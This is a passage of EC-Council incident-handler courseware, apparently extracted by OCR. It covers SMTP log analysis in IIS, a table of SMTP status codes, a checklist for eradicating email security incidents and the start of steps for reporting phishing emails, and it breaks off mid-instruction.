



Figure 5.50: Screenshot of EventLog Analyzer

## Analyzing SMTP Logs

Several organizations use Microsoft Exchange Server for their email communications. This type of communication employes the SMTP, which can also be used for malicious purposes. Therefore, incident handlers must analyze SMTP logs in the event of an incident or glitch during email communication. Accordingly, incident handlers can determine the failures or inconsistencies in the server.

**Steps to analyze SMTP logs:**

- **Step 1:** Go to **Start → Programs → Administrative tools** → click on **Internet Information Service (IIS) 6.0 Manager** → right click on **SMTP virtual server** → open **Properties**


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 5.51: Screenshot of IIS Manager showing SMTP Virtual Server Properties

- **Step 2**: Now, select **Enable logging** and click on **Properties** to check the available options.





Figure 5.52: Screenshot of IIS Manager showing SMTP Virtual Server Properties window


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 3**: Click on the **Advanced** tab and select all required logging options under **Extended logging options**. Now, click on **Apply**, followed by **OK**.





Figure 5.53: Screenshot of SMTP Virtual Server Logging Properties

- **Step 4**: Next, you can access SMTP log files stored at the following location: **`C:\WINDOWS\system32\LogFiles\SMTPSVC1`**





Figure 5.54: Example of SMTP server log


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## List of SMTP status codes:

| Status Code | Description |
|---|---|
| 211 | Indicates system status or system help reply |
| 214 | Displays help message |
| 220 | Indicates service ready |
| 221 | Represents service closing transmission channel |
| 250 | Indicates requested mail action okay, completed |
| 251 | Indicates that user not local; will forward to |
| 354 | Start mail input; end with "." |
| 421 | Indicates service unavailability, closing transmission channel |
| 450 | Indicates that requested mail action not taken: mailbox unavailable |
| 451 | Indicates that requested action aborted: local error in processing |
| 452 | Indicates that requested action not taken: insufficient system storage |
| 500 | Represents syntax error, command unrecognized |
| 501 | Represents syntax error in parameters or arguments |
| 502 | Indicates that command not implemented |
| 503 | Indicates bad sequence of commands |
| 504 | Indicates that command parameter not implemented |
| 550 | Indicates that requested action not taken: mailbox unavailable |
| 551 | Represents nonlocal user; please try <....> |
| 552 | Indicates that requested mail action aborted: exceeded storage allocation |
| 553 | Indicates that requested action not taken: mailbox name not allowed |

Table 5.3: SMTP status codes

# Explain Eradication of Email Security Incidents

After detecting, containing, and analyzing an email security incident, incident responders are responsible for eradicating it. They must take appropriate measures to eradicate the incident and prevent similar incidents in the future.

This section discusses the steps and guidelines to be followed by the IH&R personnel in eradicating email security incidents.

## Eradicating Email Security Incidents

The eradication of email incidents involves removing malware, isolating critical systems infected with malware, blocking compromised email accounts, and performing other email


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

security strengthening measures. During this phase, incident responders must check whether the email server contains vulnerabilities that can be exploited by attackers and promptly resolve them.

Incident responders must perform the following activities to eradicate email incidents:

- Collect details of an email security incident such as URL, hostname, subject link, sender, and IP address via email header analysis and block them across servers, security tools, and network devices.
- Immediately alert employees about the incident and train them to diagnose it.
- Update antiphishing and antispam tools with the newly found signatures and details of attackers to prevent similar attacks in the future.
- Identify common patterns and signatures from emails and block them on the SMTP server.
- Review SMTP logs to determine if attackers sent the same or similar emails to other employees and remove them from the inboxes.
- Check the impact of attacks on other users and perform incident handling processes on their systems as well.
- Use DNS blackholing to block IP addresses used to send malicious emails.
- Seek help from government agencies and antiphishing organizations such as APWG.
- Improve the security of email servers and clients.
- Share email incident reports with peers through forums and submit them to online databases and authorities.
- Train employees to check the email header of emails asking for immediate actions such as financial transaction.
- Implement multiple verification policies for financial transactions.
- Blacklist malicious websites and disable automatic downloads across all systems and devices.
- Scan all affected systems using next-generation antivirus to ensure the removal of all malware-related data.
- Block and remove the impacted accounts and re-issue new accounts to employees.
- Request all employees to change their passwords and implement multi-factor authentication in their accounts.
- Install browser extensions and tools that help in detecting and preventing phishing and spam emails.
- Blacklist emails using the signature, sender’s addresses, or other details of malicious emails.
- Use encryption or VPNs to communicate using emails.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Deploy antispam, antiphishing, and filtering tools such as SPAMfighter, SpamTitan, and MailWasher.
- Inform regional law enforcement agencies about fraudulent emails.
- Inform the organizations, banks, or entities whose emails have been spoofed by attackers.
- Alert peers in other organizations about the new types of email attacks and methods using forums and other communication channels.
- Patch the vulnerabilities exploited by malware to corrupt systems and other devices.
- Perform root cause analysis for the incident.
- Update the old software versions.
- Identify the gaps in security controls and resolve them.
- Monitor the activity of affected user accounts after resetting their password.
- Review DNS logs to find user accounts that accessed identified malicious domains.
- Restore the affected systems with a trusted backup.

## Reporting Phishing and Spam Emails to Email Service Providers

Attackers create phishing or spamming emails to lure viewers and obtain sensitive information from them. The email inbox gets flooded with fraudulent emails notifying the reader about actions to obtain money or prize. The best way to deal with such emails is to stay away from them by ignoring and reporting them to local cybercrime police departments, email service providers, ISPs, and sharing these details with peers.

Users or incident responders can report these malicious emails directly to service providers through the following steps:

- **Gmail**

  1. Open the suspicious mail and click on the "**More**" button (three vertical dots) at the top-right corner of the email.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

